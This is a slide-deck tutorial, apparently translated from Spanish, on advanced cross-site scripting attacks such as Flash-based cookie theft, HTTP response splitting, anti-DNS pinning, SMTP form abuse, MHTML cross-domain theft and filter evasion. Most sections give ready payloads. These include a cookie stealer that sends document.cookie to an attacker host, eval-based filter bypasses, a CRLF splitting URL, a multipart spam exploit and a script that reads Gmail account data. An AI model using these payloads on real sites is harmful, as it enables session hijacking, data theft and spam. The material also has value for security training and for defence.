- Local Computer (home zone). area that allows access to local files on the machine

The Cross-zone scripting attack (XZS) allows an attacker to inject -scripts- from areas "without permits" as if they were executed from areas "with permits". The result is known as privilege escalation.



# .:Cross Zone Scripting :. (XZS)

Cross-zone Scripting (XZS) attack over "Intranet" zone (IE):

An example would be the following scenario:

- An attacker finds a vulnerability on the "intranet" web application.

*[http://intranet.tiendavirtual.com/users.php?=vector XSS](http://intranet.tiendavirtual.com/users.php?=<u>vector XSS</u>)*

- The "buyers" of the "virtual shop" often raise their comments through the main site.
- The attacker injects malicious code into the main site using one of the XSS techniques described before, pointing exploitation to the "intranet". For example:

*[http://intranet.tiendavirtual.com/users.php?=<script>alert\(\)</script>](http://intranet.tiendavirtual.com/users.php?=<u><script>alert()</script></u>)*

If the server that contains the application considers that "intranet.tiendavirtual.com" belongs to "Local Intranet" and a victim runs the malicious code injection will execute in that context (with the privileges assigned to the area) despite be called from the main site.

"An attacker used one technique or another, also depending on the level of privilege that has"



# .:Cross Zone Scripting :. (XZS)

Cross-zone Scripting (XZS) attack over “Trusted zone”:

The best known example is the Internet Explorer bug **%2f** (obsolete today):

*<http://tiendavirtual.com%2F%20%20%20.http://blackbox.psy.net/>*

The vulnerability allows to view the attacker's Web page on the domain context of the "virtual shop". Probably in the "Trusted zone". To do this correctly, the attacker's Web must be configured to accept invalid values in the HTTP header "Host".

Cross-zone Scripting (XZS) attack over “Local Computer” on WIN32 :

```
<html>  
  
<script src="file://C:\Documents and Settings\Administrator\  
    Local Settings\Temporary Internet Files\codigomalicioso.gif">  
</html>
```



# .:Cross Agent Scripting :.

(XAS)



# .:Cross Agent Scripting :. (XAS)


In certain applications is possible to inject code by modifying the HTTP -headers-.

One example is try to inject code directly as a -string- of the -parameter- “User-Agent”.

The name Cross Agent Scripting (XAS) comes from the use of this parameter like vector.

An attacker can modify the “User-Agent” of the browser (Mozilla:“ModifyHeaders”) to realize an injection of code. For example to show the cookie.

```
<script>alert(document.cookie);</script>
```



An application will be vulnerable if the code who identify the “User-Agent” is like this:

```
$user_useragent = $_SERVER ['HTTP_USER_AGENT'];
```



# .:Cross Referer Scripting :.

(XRS)



# .:Cross Referer Scripting :. (XRS)


In certain applications is possible to inject code by modifying the HTTP -headers-.

One example is try to inject code directly as a -string- of the -parameter- “Referer”.

The name Cross Referer Scripting (XRS) comes from the use of this parameter like vector.

An attacker can modify the “Referer” of the browser (Mozilla:“ModifyHeaders”) to realize an injection of code. For example to show an Alert() box.

```
<script>alert(1337);</script>
```







# .:Denial of Service :.

(XXSDoS)



# .:Denial of Service :.

## (XXSDoS)

It is possible to -Denial Of Service- of the client/browser of the victim, by injecting a malicious XSS vector code:

```
<script>for (;;) alert("bucle"); </script>
```

The browser will enter into an infinite -loop- opening Alert () boxes and forcing the victim to close it, denying the application service for lack resources or "obligation" of the user.

**Preguntes freqüents**

- [Contingut i seccions del BOE](#)
- [És oficial i autèntic el BOE a Internet?](#)
- [Com i des de quan es garanteix l'autenticitat del BOE electrònic?](#)
- [Per què un document electrònic signat és](#)

Consulta al diario oficial Boletín Oficial del Estado

La página en http://www.boe.es dice:

bucle

Aceptar

1 2 3 4 5 6 7 8 9 10 11 12

Ir al BOE de



# .:Denial of Service :. (XXSDoS)

It is possible to -Denial Of Service- on a web server, by injecting a malicious XSS vector code which "forced" to victims to repeatedly connect on it:

```
<meta%20http-equiv="refresh"%20content="0;">
```

The above code will execute a "hidden" (read XSS proxy) infinite refresh of the browser of the victim "against" the server. If is massive, can cause an overflow in the database and stop the normal work.

Furthermore, the browser will enter into an infinite "refresh" -loop-, forcing the victim to close it.

It is possible to make a combination with a multitude of browsers for "Distributed Denial of Service (DDoS) against a target web.

For example, by injecting malicious code that make continuous requests from popular websites, or through networks of bots/hijacked browsers.



**.:Flash! Attack :.**



# .:Flash! Attack :.

Flash! Attack is a type of attack based on code injection via Macromedia Flash Plugin / Active X control. Flash documents (.SWF) is used to create animations based on a timeline (games, simulations, - banners-, web pages...).




Image **-plugin- proprietary** installation from Debian GNU / Linux

This "presentation" will show some examples of XSS attacks on sites that interpret ActionScript. That is, for display in Flash documents through a "visor".



# .:Flash! Attack :.

Flash! Attack on a website that allows to "upload" -ActionScript- content through label "embed"

If is not -filtered-, an attacker can use function `GetURL()` to realize external petitions of code. Its syntax is:

```
getURL(url:String, [window: String,[method:String]])
```

Generate the following code (in the example, to display an `Alert()` box with the "cookie") using ActionScript and save it as .SWF (cook\_alert.swf)

```
getURL("javascript:alert(document.cookie)")
```

Next, is upload the file to the victim's site. The syntax used is usually labeled "embed"

```
<embed  
  src="http://blackbox.psy.net/flashattack/cookies/cook_alert.swf"  
  pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?  
P1_Prod_Version=ShockwaveFlash"  
  type="application/x-shockwave-flash"  
  width="0" height="0">  
</embed>
```



# .:Flash! Attack :.

Flash! Attack on a website that allows to "upload" -ActionScript- content through label "flash"

To "upload" our malicious code (cook\_alert.swf) above would be the following example:

```
[flash]http://blackbox.psy.net/flashattack/cookies/cook_alert.swf[/flash]
```

Surely, the server -script- will interpret the request as follows:

```
<object
  classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
  width=200
  height=200>
<param
  name=movie
  value=http://blackbox.psy.net/flashattack/cookies/cook_alert.swf>
<param
  name=play
  value=true>
<param
  name=loop
  value=true>
```



# .:Flash! Attack :.

```
<param name=quality  
  value=high>  
<embed  
  src=http://blackbox.psy.net/flashattack/cookies/cook_alert.swf  
  width=200  
  height=200  
  play=true  
  loop=true  
  quality=high>  
</embed>  
</object>
```

Anyone visiting the web that “execute” the visualization of the .SWF movie will receive an Alert() box with the cookie.

An attacker can use this same technique to make “session theft” or browser hijacking.





# .:Flash! Attack :.

Function to make a "bypass" of some common -ActionScript- filters.

Generally, developers that allows "upload" content in Flash generate -scripts- that try to make a code -parsing- before giving it as valid.

For example, avoiding certain -strings-

```
javascript:alert(document.cookie)
```

However, "ActionScript" allows to use the function Eval (), very useful for try injections without the use of "typical" -strings-" (most of them filtered). Save the file as .SWF

```
a="get";  
b="URL";  
c="javascript:";  
d="alert(document.cookie);void(0);";  
eval(a+b)(c+d);
```

Result code to be injected:

```
getURL(javascript:alert(document.cookie))
```



# .:Flash! Attack :.

It is possible to steal the "cookie" session of the victim's browser.

This technique is explained in detail later.

To perform a session hijacking using Flash! Attack, we can use the following examples:

- 1) Example of file -javascript- collecting the -cookie- from a remote server.

```
document.location="http://blackbox.psy.net/flashattack/cookies/cookie_stealer?  
cookie="+document.cookie;
```

- 2) Example of malicious code to inject (cook\_stealer.swf)

```
GetURL("http://www.tiendavirtual.com/media.php?var=<script  
src='http://blackbox.psy.net/flashattack/cookies/cook_stealer.swf'></script>", "_self");
```

- 3) Upload file (cook\_stealer.swf) with the injection to the vulnerable website

When potential victims visit the document in Flash, they will forward their cookie session to a remote server controlled by the attacker.

The attacker can impersonate the victim (session hijacking)



**.:Induced XSS :.**



# .:Induced XSS :.

The attack "Induced" XSS is a type of code injection that runs on the server context. It is also known as HTTP Response Splitting.

An attacker can completely change the HTML content of a website through the manipulation of HTTP headers from server responses. For that, can send an unique HTTP petition that forces the web server to create an output -stream- that is interpreted by the victim like two response, instead of one (splitting). (Mozilla: Live HTTP/Tamper).

The first request of the attacker is used to inject XSS code and invoke the "two responses" from the server. The second request is used to "camouflage" the first, usually with a valid link to the website.

It is possible to do HTTP Response Splitting on the servers that -embed- scripts with data about users on the responses of HTTP headers, for example for redirects (Location HTTP) or set the value of the cookies (Set-Cookie HTTP).

The technique carried out correctly allows for more sophisticated attacks that XSS:

- Web cache poison: force the server to save on cache the injected petition.
- Browser cache poison: force the victim to save on browser's cache the injected petition.



# .:Induced XSS :.

Example of attack "Induced" XSS to a server using JSP:

The server has one `-script-` (`redir_lang.jsp`) in JSP that redirects users to a website determined by the language they choose. Use for example the following code:

```
&lt;% response.sendRedirect("/lang.jsp?lang="+ request.getParameter("lang")); %&gt;
```

When the user makes a request for a particular language (`lang = English`), the server redirects to the correct selection.

The server only accepts ("`es`"/"`en`") as valid `-inputs-` for the language, so the header is:

```
HTTP/1.x 302 Movidó temporálmente  
Date: Tue, 11 Jul 2009 15:59:33 GMT  
Location: http://www.xxxxx.com/lang.jsp?lang=Ingles  
Server: Server: Apache-Coyote/1.1  
Content-Type: text/html;charset=ISO-8859-1  
Set-Cookie: usc_lang=3; Expires=Thu, 22-Oct-2009 15:59:33 GMT  
Connection: Close  
[...]
```



# .:Induced XSS :.

Also seeks to provide a "solution" to the user inserting the website that "should" apply.

The message is usually something like the following:

*302 Moved Temporarily*  
*This document you requested has moved temporarily.*  
*It's now at <http://www.xxxxx.com/lang.jsp?lang=en>*

That means that the parameter "lang" is "embedded" in the head "Location" of the HTTP headers. Which may lead to an attacker trying to change.

We listen and follow the "recommendation" (we click on the link);)

Now the idea is to create our HTTP response using -splitting-. For that, we are going to make a request to the -script- (redir\_lang.jsp) with an injection who uses CRLF encoding.

Through a serie of characters will "close" the first response from the server and will "open" a new just after (2 responses 1 == HTTP Splitting):



# .:Induced XSS :.

Inject the code directly into the URL of the script (redir\_lang.jsp):

```
http://www.xxxxx.com/redir_lang.jsp?lang=foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>SCG-09</html>
```

We note the response from the server:

```
HTTP/1.x 302 Movidó temporálmente  
Date: Tue, 11 Jul 2009 14:07:11 GMT  
Location: http://www.xxxxx.com/lang.jsp?lang=foobar Content-Length: 0 HTTP/1.1 200 OK  
Content-Length: 19 <html>SCG-09</html>  
Server: Server: Apache-Coyote/1.1  
Content-Type: text/html; charset=ISO-8859-1  
Set-Cookie: usc_lang=3; Expires=Thu, 22-Oct-2009 15:59:33 GMT  
Connection: Close
```

As we see there has been a -split-.

Has taken as valid injection (OK) and has continued with the rest of the head, injecting an HTML page with text SCG-09.



# .:Image Scripting :.





# .:Image Scripting :.

Image Scripting attack; is a type of code injection that runs through the reading of the binary parameters of an image by the server. Sometimes the developer does not filter properly and can allow an attacker to perform a XSS. For example, the attacker creates a random image in GIF format (psy.gif).

Open the image with a text editor

Delete the contents (binary) and inserts the malicious code as follows:

```
GIF89a<script>alert("XSS")</script>
```

Then upload the image to a server under your control (or public hosting)

If the victim uses Internet Explorer and visit the picture, will run in the background of the browser the code injection. For example, the attacker can see the urls visited by the victim.

```
GIF89a<script src="http://blackbox.psy.net/urls_visited1.js"></script>
```

If the image has a different format, use code as follows:

```
PNG == %oPNG -----> %oPNG<script>alert("XSS")</script>  
GIF == GIF89a -----> GIF89a<script>alert("XSS")</script>  
JPG == yÿÿà JFIF -----> yÿÿà JFIF<script>alert("XSS")</script>  
BMP == BMFÖ -----> BMFÖ<script>alert("XSS")</script>
```



**.:anti-DNS Pinning :.**



# .:anti-DNS Pinning :.

To understand the DNS “Pinning” is necessary to know how works the Domain Name System (DNS).

When a user requests a web page to the browser, the DNS converts the URL (Uniform Resource Locator) into a numeric address.

During the process, a local file is checked to see if it is a single static -input-.

- *Win32: C:\WINDOWS\system32\drivers\etc\hosts*

- *\*Nix: /etc/hosts*

If the requested address doesn't exists, the information is used to redirect the browser.

Dns "Pinning" is when a browser -cached- the IP address of a host to maintain the "life" of a session, using TTL's.

Therefore, if a user has a Time To Live in 20 seconds, the DNS “Pinning” of the browser will save the information until the browser is restarted.

An attacker could use techniques anti-DNS “Pinning” to create aliases for valid websites, reaching areas to access the intranet.



# .:anti-DNS Pinning :.

An example given by Martin Johns in 2006 explains how is possible to "exploit" by using a server that is -down-:

- 1.-The victim connects to `www.sitiomaligno.com` (`222.222.222.222`) with a TTL of 1 second.
- 2.-The victim's browser processes the -javascript- code, which "forces" to connect to `www.sitiomaligno.com` in 2 seconds.
- 3.-`www.sitiomaligno.com` is configured using the firewall so that it can not be accessed by the victim.
- 4.-The victim's browser begins the process of "DNS Pinning".
- 5.-The victim's browser connects to the DNS server and "question" where is really `www.sitiomaligno.com`
- 6.-The DNS server responds with the IP `111.111.111.111` is a common website (`www.ejemplo.com`)
- 7.-The victim's browser connects to `111,111,111,111` and sends the following header

```
GET / HTTP/1.0
Host: www.sitiomaligno.com
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; + http://www.google.com/bot.html)
Accept: * / *
[.....]
```

- 8.- The victim's browser reads the header data and sends the response to the direction `www2.sitiomaligno.com` with IP `333.333.333.333`



# .:anti-DNS Pinning :.

For example, if the website that contains 111.111.111.111 has an intranet zone (intranet.ejemplo.com) that points to 10.10.10.10 (RFC1918), an attacker can set as "target" areas inside a supposedly inaccessible web server. That is, the attacker can "force" a user to read Web pages in the internal address that could never come by itself.

If the server -parse- the "host" header, would be possible to avoid this technique.

However, Amit Klien published in an email a technique for making a bypass to the review. (Circumventing Anti-anti-DNS Pinning).

It uses XMLHttpRequest to do -spoofing" of the "host" header in Internet Explorer 6.0.

```
<SCRIPT>
  var x = new ActiveXObject("Microsoft.XMLHTTP");
  x.open("GET\thttp://www.sitiomaligno.com\atHTTP/1.0\r\nHost:\twww.ejemplo.com\r\n\r\n",
  "http://www.sitiomaligno.com/",false);
  x.send();
  alert(x.responseText);
</SCRIPT>
```

The code forces the victim to access the domain with the same security policies that in the protected site.



# .:anti-DNS Pinning :.

## Example of filter evasion by Anti-anti-DNS Pinning

Adobe Reader (7.x and above) has a vulnerability that allows the injection of XSS code.

```
http://www.ejemplo.com/ejemplofichero.pdf#blah=javascript:alert("XSS");
```

Assuming the victim's browser using "Firefox" or "Opera" with a vulnerable version. We can see the example of "bypass", with the following scenario:

- 1 .- An attacker wants to execute a XSS on the server ejemplo.com to steal a victim's cookie.
- 2 .- The Administrator of ejemplo.com protect a PDF to be downloaded directly (using a unique session token)
- 3 .- The victim visits the attacker's Web sitiomaligno.com (222.222.222.222)
- 4 .- The attacker uses XMLHttpRequest to tell the victim's browser to visit sitiomaligno.com in seconds and "terminate" the DNS entry to it.
- 5 .- The victim's browser connects to sitiomaligno.com but is "down" (the attacker has closed the port)



# .:anti-DNS Pinning :.

6.- The browser can not find 222.222.222.222 and begins the DNS Pinning to ask the attacker's DNS server by new IP of the site sitiomaligno.com

7.- The attacker's DNS server answer that is found in 111.111.111.111 (ejemplo.com)

8.- The victim's browser connects to 111.111.111.111 and reads the token that protects the PDF and send the info to sitiomaligno2.com

9.- The attacker reads the info from the "token" and "forces" the victim's browser to visit ejemplo.com

(The cookie of the victim has not been compromised, because it is in a different place)

10.- The victim connects to the server ejemplo.com with the "token" right to view the PDF

11.- The victim runs the malicious code that affects Adobe Reader in the context of the web ejemplo.com and sends the cookie to sitiomaligno2.com

12.- The attacker takes control of the session of the victim's browser



**.:IMAP3 XSS :.**





# .:IMAP3 XSS :.

You can perform a code injection through service IMAP3 by XSS "reflected" (combining both techniques - Wade Alcorn 2006).

Even if the target web server does not contain any dynamic content can be "exploited" by service IMAP3 (Internet Message Access Protocol 3) if it is in the same domain.

Example of sending SPAM via SMTP port of any server that allows:

```
<form method="post" name=f action="http://www.ejemplo.com:25"
enctype="multipart/form-data">
<textarea name="foo">
HELO example.com
MAIL FROM:<somebody@ejemplo.com>
RCPT TO:<recipient@ejemplo.org>
DATA
Subject: Hi there!
    From: somebody@ejemplo.com
    To: recipient@ejemplo.org
    Hello world!

    .
    QUIT
</textarea>
```



# .:IMAP3 XSS :.

```
<input name="s" type="submit">
</form>
<script>
  document.f.s.click();
</script>
```

The server returns the following response:

```
220 mail.ejemplo.org ESMTP Hi there!
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
250 mail.ejemplo.org Hello example.com [111.111.111.111]
250 <somebody@ejemplo.com> is syntactically correct
250 <recipient@ejemplo.org> is syntactically correct
354 Enter message, ending with "." on a line by itself
250 OK id=15IYAS-00073G-00
221 mail.ejemplo.org closing connection
```



## .:IMAP3 XSS :.

An attacker could send an email in the name of the victim without the need of server responses. Although as we have seen, can not get the data correctly because they are not good "formatted"(500 Command unrecognized).

An example of a normal request is:

```
POST /localhost HTTP/1.0
```

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
```

```
POST /localhost HTTP/1.0
```

```
POST BAD Command unrecognized/login please: /LOCALHOST
```

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg
```

```
Accept: BAD Command unrecognized/login please: IMAGE/GIF,
```

In the example, cause a protocol error in the browser because the server expects certain parameters.

Using the technique described by Jochen's in the "paper" SMTP hacking, we can try to "build" the necessary parameters using Multi-Part coded forms and avoid the error: 500 Command unrecognized



# .:IMAP3 XSS :.

IMAP3 XSS Exploit with Multi-part encoding used to send SPAM.

```
<script>
  var target_ip = '111.111.111.111';
  var target_port = '220';
  IMAP3alert(target_ip, target_port);
  function IMAP3alert(ip, port) {
    var form_start = '<FORM name="multipart" ';
    form_start += 'id="multipart" action="http://';
    form_start += ip + ':' + port;
    form_start += '/formulariocorreo.html" ';
    form_start += 'type="hidden" ';
    form_start += 'enctype="multipart/form-data" ';
    form_start += 'method="post"> ';
    form_start += '<TEXTAREA NAME="commands" ROWS="0" COLS="0">';
    var form_end = '</TEXTAREA></FORM>';
    cmd = "<scr"+"ipt>alert(document.body.innerHTML)</scr"+"ipt>\n";
    cmd += 'a002 logout' + "\n";
    document.write(form_start);
    document.write(cmd);
    document.write(form_end);
    document.multipart.submit();
  }
</script>
```



.:MHTML XSS :.



# .:MHTML XSS :.

MHTML is a protocol for integration between Outlook and Internet Explorer. Allows an user to use a mailbox when finds a link for email while browsing the web.

The attack MHTML works as follows:

- 1.- The victim views a web page controlled by the attacker, which allows it to perform redirects, and XMLHTTPRequests.
- 2.- The user's browser -render- the attacker's XMLHTTPRequest requests, which ask to the victim if have active MHTML protocol to perform a redirect to, for example:

<http://blackbox.psy.net/mhtml.cgi?target=https://www.google.com/accounts/EditSecureUserInfo>

- 3.- If is active, the URL will redirected to an “address” type MHTML.

*(mhtml:http://http://blackbox.psy.net/mhtml.cgi?  
www.google.com/searchq=test&rls=org.mozilla:en-ES:official)*

- 4.- This final URL will redirect to the victim where the attacker wants. The browser will read the MHTML -output- as if it were the same domain as the first, allowing a "jump" across domains.

This attack only works with Internet Explorer 7.0.



# .:MHTML XSS :.

The injected code only begins to read after the second line (the other travels in the headers). It must meet another requirement, attacker must know the URL that will send to the victim to work. And that means that it must be visible to the victim.

The following code in -perl- written by RSnake explains the vulnerability:

```
#!/usr/bin/perl
use strict;
my $restricted = 1; #restrict this to particular domains
my $location = "http://ha.ckers.org/weird/mhtml.cgi"; #where this script is
located.
#stuff you may want to limit your users to visiting
my %redirects = (
    'http://www.google.com/search?q=test&rls=org.mozilla:en-US:official' => 1,
    'http://www.yahoo.com/' => 1,
    'https://www.google.com/accounts/ManageAccount' => 1,
    'http://news.google.com/nwshp?ie=UTF-8&hl=en&tab=wn&q=' => 1,
    'https://www.google.com/accounts/EditSecureUserInfo' => 1,
    'https://boost.loopt.com/loopt/sess/secureKey.ashx' => 1,
    'http://ha.ckers.org/weird/asdf.cgi' => 1,
    'http://ha.ckers.org/' => 1
);
```



# .:MHTML XSS :.

```
if ($ENV{QUERY_STRING} =~ m/^target=/) {
    $ENV{QUERY_STRING} =~ s/^target=/target2=/;
    print "Content-Type: text/javascript\n\n";
    print <<EOHTML;
var request = null;
request = new XMLHttpRequest();
if (!request) {
    request = new ActiveXObject("Msxml2.XMLHTTP");
}
if (!request) {
    request = new ActiveXObject("Microsoft.XMLHTTP");
}

var result = null;
request.open("GET", "$location?$ENV{QUERY_STRING}", false);
request.send(null);
result = request.responseText;
EOHTML
} elsif ($ENV{QUERY_STRING}) {
    if ($ENV{QUERY_STRING} =~ m/^target2=/) {
        $ENV{QUERY_STRING} =~ s/^target2=/mhtml:$location?/;
        print "Location: $ENV{QUERY_STRING}\n\n";
        #might want to add rand() back in here to prevent caching
    } elsif (($restricted == 0) || ($redirects{$ENV{QUERY_STRING}})) {
        print "Location: $ENV{QUERY_STRING}\n\n";
    } else {
        print "Content-Type: text/html\n\n\n\nSorry, no can do buddy.";
    }
}
```





# .:MHTML XSS :.

This is the code generated by the attacker for the MHTML "hack":

```
<html>
<head>
  <title>Mhtml Internet Explorer Hack</title>
</html>
<body>
  <h1>Mhtml Internet Explorer Hack</h1>
  <p><A HREF="http://ha.ckers.org/">Ha.ckers.org home</a>
  <p>Internet Explorer Only! Tested on WinXP.</p>
  <p><noscript><B>Please turn JavaScript on.</B></noscript></p>
</div>
</head>
<body>
<p>This demonstrates the mhtml bug in MSIE 7.0. Make sure you modify mhtml.cgi to
have the correct path of your script. Also, make sure you don't put the "http://"
in your target, as that will simply redirect you. The result is written into the
"result" variable, which can be used however you see fit. You can download this
sample and the cgi demo <A HREF="http://ha.ckers.org/weird/mhtml.zip">here</A>.
Here is the syntax:</p>
<DIV ALIGN="center"><textarea cols="45" rows="3">&lt;script
src="mhtml.cgi?target=www.google.com/search?q=test&rls=org.mozilla:en-
US:official"&gt;&lt;/script&gt;
&lt;script&gt;document.write(result)&lt;/script&gt;</textarea></div>
```



# .:MHTML XSS :.

The following code works if the victim uses IE 7.0, is logged in "Gmail" and have activated the -javascript- code execution:

```
<script
src="mhtml.cgi?target=https://www.google.com/accounts/EditSecureUserInfo"></script>
<script>
var a = /(\\w\\.\\_]*@[\\w\\.\\_]*)/g;
var arry = result.match(a);
if (arry) {
    document.write("Your Gmail Email Address: <B>" + arry[0] + "</B><BR>");
    document.write("Your Real Email Address: <B>" + arry[1] + "</B><BR>");
} else {
    document.write("<B>It appears you may not be logged into Gmail<B><BR>");
}
</script>
</p>
</div>
</body>
</html>
```

The attacker steal the information session of "Gmail" and can take control of the email address of the victim. Can be filtered by avoiding double line breaks.



**.:Expect Vulnerability :.**



# .:Expect Vulnerability :.

The vulnerability was discovered by Thiago Zaninotti (2006). Affects the Apache HTTP Server and takes advantage of the way in which the server returns certain errors.

Although for years it has been repaired, but you can still find some old servers that are nowadays affected (Apache 1.3.35, 2.0.58, 2.2.2 and others).

The attacker execute the following code through a terminal:

```
$ telnet www.tiendavirtual.com 80  
Trying XXX.XXX.XXX.XXX...  
Connected to tiendavirtual.com.  
Escape character is '^]'  
GET / HTTP/1.0  
Expect: <script>alert("XSS")</script>
```

When the Web server receives the wrong information displays an error. This error is displayed by the victim's browser in HTML format. Therefore, on Internet Explorer, an attacker could cause the load of the URL to stop and load the injected code under its control.



# .:Expect Vulnerability :.

We see the server's response regarding the request:

```
HTTP/1.1 417 Expectation Failed
  Date: Wed, 28 Mar 2007 20:48:19 GMT
  Server: Apache
  Connection: close
  Content-Type: text/html; charset=iso-8859-1
  <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
  <HTML><HEAD>
  <TITLE>417 Expectation Failed</TITLE>
  </HEAD>
  <BODY>
  <H1>Expectation Failed</H1>
  The expectation given in the Expect request-header
  field could not be met by this server.<P>
  The client sent<PRE>
  Expect: <script>alert("XSS")</script>
  </PRE>
  but we only allow the 100-continue expectation.
  </BODY></HTML>
Connection closed by foreign host.
```



# .:Expect Vulnerability :.

We note that the server does not inject the code, this requires another step. In some ways it is necessary to do a -spoofing- of the headers. The attacker can then force the user to be redirected to visit the web while it injects malicious code into the headers. Ha.ckers.org intends to use Flash to make the "spoofing" through the following code:

```
inURL = this._url;  
inPOS = inURL.lastIndexOf("?");  
inParam = inURL.substring(inPOS + 1, inPOS.length);  
req = new LoadVars();  
req.setRequestHeader("Expect", "<script>alert(\"" + inParam + " is vulnerable to  
the Expect Header vulnerability.\");</script>");  
req.send(inParam, "_blank", "POST");
```

How to use from their website would be the following URL:

<http://ha.ckers.org/expect.swf?http://www.tiendavirtual.com/>

The attacker can use the ASCII encoding set in compliance with the standard HTML to "manipulate" the requests without cause a "protocol error", but causing errors in the own Web server in order to inject malicious code.



# .:Evading Filters :.



# .:Evading Filters :.

Cross-site attacks depends largely on the ability of the attacker to "jump" (make a "bypass") filters that may have a particular application.

Once we understand the operation of these type of techniques and after some "simple" XSS tests (typical shots looking down), the following is to look at how malicious code can be injected through the study of the code used by the application, as well as the possible filters that may have to avoid it.

Exploration work has a very extensive range of tools that facilitates to attackers to open vectors on the applications. Intuition and experience are also very important in terms of routing possible ways of attack.

The "good" developers usually try to put some different defenses to evade this kind of "malicious" code. The type of "filters" depends of the application. Normally in websites, exists some different ways to evade -strings-. To do it, normally helps to persuade more extended kinds of attacks ("kiddies"). But always is necessary to know this kind of topics to know how to work in "the other side of the computers"..

One website can try to forbid the use of some common injection code -strings-, like:

```
<script>
```

